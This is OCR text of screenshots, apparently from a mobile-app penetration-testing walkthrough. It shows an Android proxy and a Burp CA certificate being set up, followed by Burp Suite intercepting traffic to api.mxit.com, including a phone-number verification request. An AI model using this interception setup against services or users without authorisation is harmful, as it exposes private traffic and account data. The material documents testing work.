

5:27
WiredSSID
Advanced options
Proxy
Manual
The HTTP proxy is used by the browser but may not be used by the other apps.
Proxy hostname
192.168.2.101
Proxy port
8080
Bypass proxy for
example.com,mycomp.test.com,l
IP settings
DHCP
CANCEL
SAVE


Download
cacert-1.der
5:33 PM
cacert-2.der
5:33 PM
cacert.cer
5:32 PM
gapps-5.1-2015-04-20-15-56-24.zip
Feb 26
gapps-jb-20130813-signed.zip
Feb 26
Genymotion-ARM-Translation_v1.1.zip
Feb 26
open_gapps-arm-5...ock-20160226.zip
Feb 26


5:38
Security
Storage type
Software only
Trusted credentials
Display trusted CA certificates
Install from SD card
Install certificates from SD card
Clear credentials
Remove all certificates
Advanced
Trust agents
To use, first set a screen lock
Screen pinning
Off
Apps with usage access



5:38
Security
Storage type
Software only
Name the certificate
Certificate name:
Burp
Credential use:
VPN and apps
The package contains:
one CA certificate
CANCEL
OK
Screen pinning
Off
Apps with usage access


7:55
Ammar
Online
Test
9:37 AM
test
7:55 AM
dikirim ulang
7:55 AM
Enter text here.
CHAT CARDS
ATTACH MEDIA
Giphy
YouTube
Image search
More cards


Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Options Alerts Bypass WAF SQLiPy SuperSerial
Target Proxy Spider Scanner Intruder Repeater
Site map Scope
Filter: Showing all items
http://api.mxit.com
/
clientactivation
config
location
registerclient
verification
address
msisdn
msisdn
Contents
Host Method URL
http://api.mxit.com GET /
Issues
Unencrypted communications
Request Response
Raw Headers Hex
GET / HTTP/1.1
Host: api.mxit.com
Accept: */*
Accept-Language: en
Connection: close
Advisory
Unencrypted commu
Issue: Unencrypted communicati
Severity: Low
Confidence: Certain
Host: http://api.mxit.com
Path: /
Issue description
The application allows users to connect t
attacker suitably positioned to view a leg
record and monitor their interactions wit
information the user supplies. Furthermo
could use the application as a platform fo
third-party websites. Unencrypted conne
and governments to track users, and to in
Due to these concerns, web browser vend



Intercept
HTTP history
WebSockets history
Options
Request to http://api.mxit.com:80 [41.191.125.32]
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
POST /verification/address/msisdn HTTP/1.1
Accept: application/json
Content-type: application/json
Content-Length: 87
Host: api.mxit.com
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
{"EncodePayload":false,"MustSendToPort":false,"Msisdn":"8158196422","CountryCode":"ID"}

